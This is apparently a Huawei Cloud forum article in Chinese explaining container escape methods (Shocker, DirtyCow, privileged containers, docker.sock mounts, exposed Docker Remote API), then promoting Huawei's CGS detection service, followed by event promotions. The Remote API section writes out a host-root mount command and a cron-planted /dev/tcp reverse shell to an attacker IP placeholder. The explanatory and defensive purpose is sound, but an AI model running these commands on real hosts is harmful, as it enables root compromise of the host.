攻击的主要途径之一就是利用漏洞,通过程序设计或实现的缺陷来执行非法操作,容器逃逸也不例外。容器自身漏洞是其利用进行逃逸的路径之一,同时由于容器共享宿主系统内核,因此内核漏洞是其逃逸的另一路径,同时由于内核漏洞的数量远远大于容器自身漏洞,因此内核漏洞甚至成为容器逃逸更为主要的一个手段。 **1)利用容器漏洞逃逸 – shocker攻击** Shocker攻击是容器逃逸最著名的案例,其本质是利用了一个不常用的系统调用open_by_handle_at,同时借助docker1.0前版本并未限制CAP_DAC_READ_SEARCH能力,并将容器启动时会挂载宿主机文件到容器内(如旧版本的/.dockerinit,新版本的/etc/hosts)作为起点,执行暴力破解攻击,最终获取到要访问的宿主系统文件的句柄信息并进行读取,从而实现逃逸。 Github地址:https://github.com/gabrtv/shocker 容器执行shocker攻击逃逸访问宿主系统/etc/shadow文件:  2)内核漏洞利用逃逸 – dirtycow攻击  DirtyCow(脏牛漏洞,CVE-2016-5195)是Linux内核中的一个权限提升漏洞,其也可被容器利用实施逃逸。容器利用dirtycow漏洞改写虚拟动态共享库VDSO(Virtual Dynamically Shared Objec),并将shellcode置入其中,当主机系统进程调用并执行修改后的内容时,就会借用此进程身份执行置入的shellcode,并最终在容器内获得一个来自主机的root权限的shell。  ## (2)不安全配置引发逃逸 **1)不安全启动,如privileged特权容器** 容器以--privileged参数启动时称为特权容器,特权容器顾名思义具有较高权限,包括对宿主机上的设备的访问权限。因此,攻击者可以直接在容器内mount主机设备并进行文件访问,从而轻而易举实现逃逸。   **2)不安全挂载,如挂载docker.sock到容器**  图片来源:https://medium.com/better-programming/about-var-run-docker-sock-3bfd276e12fd Docker.sock文件是一个Unix domain socket文件,是Docker daemon默认监听的套接字文件,docker client通过它与docker daemon进行通信。docker client将信息查询和下发命令等请求通过docker.sock发给docker daemon,然后由deamon执行具体请求,包括镜像查询、容器创建等。 将docker.sock挂载到容器内,可以在容器内继续运行一个容器,实现docker in docker,并可在容器内容器启动时通过-v参数将宿主机根目录挂载到容器内,从而在容器内访问宿主机文件,实现逃逸。  **3)Docker remote api未授权访问** 默认情况下,docker daemon只允许通过unix domain socket – docker.sock进行本地通信操作,但除此之外,docker daemon也提供了Restful API供远端client访问(daemon通过-H参数指定监听端口),如果未对访问进行权限控制及合规性检查,则攻击者也可以访问这个API执行高危操作,并实施逃逸攻击。 例如一种攻击场景: - 通过Remote API创建一个容器,并将宿主系统根目录挂载到容器内: `# docker -H tcp://$IP:$PORT run -it -v /:/mnt ubuntu /bin/bash` 其中:$IP表示docker daemon服务ip,$PORT表示Remote API监听端口 - 将反弹shell命令写入计划任务文件 `# echo '* * * * * /bin/bash -i >& /dev/tcp/$IP/$PORT 0>&1' >> /mnt/var/spool/cron/crontabs/root` 其中:$IP表示攻击端IP,$PROT表示攻击端监听端口 - 攻击端监听上一步中的$PORT端口,获取来自对端(docker服务所在系统)的具有root权限得反弹shell,并任意访问。 # 华为云容器安全服务CGS之逃逸安全防护方案  # 华为云容器安全服务CGS 华为云容器安全服务CGS构建了容器安全威胁纵深防御体系,提供包括镜像扫描、威胁检测与威胁防护的一整套容器安全能力,提供针对容器的Build、Ship、Run全生命周期保护能力,渗透到整个容器DevOps流程,保证容器虚拟环境从开发到生产整个流程的安全。其中,容器逃逸检测是CGS的核心功能之一,它通过如下手段构建系统化的容器逃逸全面防护能力: ## (1)监控容器不安全配置启动 前文中提到,不安全配置是容器逃逸的一个重要原因。因此,监控容器的不安全启动也是容器逃逸防护的一个重要手段。CGS可以针对容器启动的各种不安全配置进行监控,包括启动特权容器、挂载宿主机文件、安全策略关闭、特权端口映射等,从容器创建伊始就检测逃逸风险,实现整体防护方案第一步。 ## (2)容器行为深度分析 容器启动后,CGS可对容器运行过程中的行为进行实时跟踪和观察,监控容器内的进程运行、文件访问、网络连接、系统调用等行为,并对行为进行深度分析,从行为过程体现出来的特征到行为所产生的结果进行全面分析检测,有效发现容器已知和未知漏洞利用逃逸攻击行为并进行告警。  ## (3)容器基线机器学习 一般而言,容器的行为通常固定且纯粹,比如一个提供web服务的容器内可能只会运行一个nginx进程,一个提供DB服务的容器内可能只会运行一个mysql进程,并且进程所执行的操作,包括文件访问、系统调用、网络连接等行为都有固定合理范围,因此可以对容器圈定正常行为范围,构建行为基线。CGS利用机器学习技术,从静态和动态两个维度分析容器正常行为并建立基线,使得基线模型更准确、更完整,然后根据基线跟踪容器行为,感知基线以外的异常行为,实现对攻击行为的全面感知,并有效提升对于容器利用0day漏洞进行逃逸攻击的检测能力。  华为云CGS容器逃逸方案防护机制内置在防护平台,无需用户参与即可实现容器逃逸系统化检测,具有良好的易用性,同时方案采用事件驱动机制实现性能高、反应快,为容器安全保驾护航。
-
-
 今天晚上19:00,咱直播间不见不散华为云大咖带你玩转云原生DevSecOps华为云云原生入门级开发者认证人才计划系列直播收官之秀,丰富好礼等你来拿!更多认证干货内容,精彩资讯,将在直播间发布,错过了以前的,今晚不容再错过快戳链接报名吧!https://edu.huaweicloud.com/signup/521bd9a32c9345d5b240d4173e67437a直播间观看链接:https://bbs.huaweicloud.com/live/edu_live/202204011900.html
Huaweiyun Abby
发表于2022-03-31 10:16:16
2022-03-31 10:16:16
最后回复
Huaweiyun Abby
2022-03-31 10:16:16
390 0
-
【活动时间】2022/3/30—6/30【活动主题】数据库专场,“预见”华为伙伴暨开发者大会2022!【活动内容】话题互动+开发者故事征集+活动分享//*3个活动内容盖楼独立活动一:话题互动 —— 回帖盖楼话题方向话题内容 话题1:#华为伙伴暨开发者大会2022“预见”数据库#你参加过华为伙伴暨开发者大会(往年的HDC大会)线下活动吗?华为伙伴暨开发者大会2022数据库版块,你最关注/最想了解什么内容?华为伙伴暨开发者大会2022,数据库我想对你说?数据库行业百花齐放,GaussDB作为华为倾力打造的自研数据库,你看好它的发展吗?对于华为云GaussDB数据库有什么好的建议呢?话题2:#与GaussDB挑战赛的不解之缘#你参加过2019-2021历届的数据库挑战赛吗?数据库挑战赛给你留下最深的印象是什么?你的参赛经历/经验是否可以分享下?你希望数据库挑战赛的赛题方向是什么?参与方式:选择其中一个话题即可,进行回帖盖楼回复格式:华为云账号+话题X+具体内容(不少于30字)奖励规则:盖楼层数X中奖用户数奖品名称XX/10 1.公牛插座/三合一数据线/GaussDB字母笔/雨伞/定制水杯(随机发)X≥80X/10+1 2. 基于1奖品,随机赠送价值50元“64G U盘”一个X≥150X/10+1 3.基于2奖品,随机赠送价值99元“荣耀智能体脂称2”一个X≥230X/10+1 4. 基于3奖品,随机赠送价值129元“折叠烧水壶” 一个X≥300X/10+1 5. 基于4奖品,随机赠送价值199元“HUAWEI (灰色)背包” 一个活动二:开发者故事征集——说出你的故事参与前情:如果参加过华为伙伴暨开发者大会2022(往年HDC)数据库线下大会,请谈谈参会感受、对华为伙伴暨开发者大会的未来期望或者与相关的内容;如果参加过往届的华为云数据库挑战赛,可以谈谈参赛感受和经历,分享参赛过程中的故事。如果以上都未参加过,可以分享一下你与数据库的前世今生,比如参加过数据库往期的哪些线上/线下活动,参与活动的收获、成长或具体感受,可自行拓展。参与方式:请先添加华为云数据库小助手(18209232786),回复:“华为伙伴暨开发者大会预热——开发者故事征集”关键词即可(视频制作前,请先说明一下录制的内容,小助手可以帮忙把把关,避免跑题或者词不达意)录制要求:画质清晰,话题内容贴合要求,录制时组织好语言,视频时长3分钟左右;有拍摄经验者可拍摄出类似于Vlog形式的视频更加分哦!奖励规则: 奖励标准奖品名称数量视频内容最优质的前20名 华为背包(灰色)1 折叠烧水壶2 智能体脂称23 64GU盘+商务笔记本6 《华为数据之道》书籍/《数据库原理与应用》书籍8后20名 GaussDB字母笔不限 活动三:呼朋引伴来参与参与方式:Step1:分享活动海报,邀请好友参与活动Step2:好友完成“活动一 / 活动二”中任意一个任务,参与回帖即可回复格式:华为云账号+邀请者华为云账号+活动一/活动二内容打卡奖励规则:相互填写对方的华为云账户不算邀请哦!有效邀请人数N奖品N≥5笔夹/3D立体卡通书签/三合一数据线X≥10雨伞/手机支架X≥1564G U盘 + 定制水杯/GaussDB字母笔X≥20《华为数据之道》书籍/《数据库原理与应用》书籍,三选一X≥30荣耀智能体脂称2【注意事项】1.获奖结果将在活动结束后7个工作日内进行公示,请报名和留言的伙伴关注社区内容,所有奖品将在活动结束后15个工作日内发放。2.活动奖品颜色随机,且部分奖品数量有限发完将用等值奖品代替;3.为保证活动的公平公正,华为云有权对恶意刷活动资源(“恶意”是指为获取资源而异常注册账号等**活动公平性的行为),利用资源从事违法违规行为的用户收回抽奖及奖励资格。4.本活动最终解释权归华为云所有。
上滑加载中
推荐直播
-
 华为云码道Agent集成与鸿蒙实战
2026/08/11 周二 19:00-21:00
王一男-华为云码道产品规划专家;李炎-华为云码道产品专家;彭江敏-华为云鸿蒙端云一体化开发专家
本次直播带你解读华为云码道7月份产品新特性、新功能。更有专家演示码道Agent Space × 钉钉机器集成实战,从0到1打通消息通道;码道鸿蒙端云一体化实战,快速搭建员工签到系统。
回顾中 -
 华为云开发者AI素养直播课·第五期
2026/09/04 周五 16:00-18:00
林华鼎-华为云AI开发者运营负责人;蒋春阳-华为云AI开发者案例开发专家
本期直播内容: AI工具体验营 · 第5-8课连讲。Agent-Team 多智能体协作完成毕业设计实践
回顾中 -
 华为云开发者AI素养ClassRoom·第六期
2026/09/08 周二 19:00-20:00
樊渊-2026华为软件挑战赛冠军
高手来了:看软挑高手解析二维排样问题—从工业难题到算法突破
回顾中
热门标签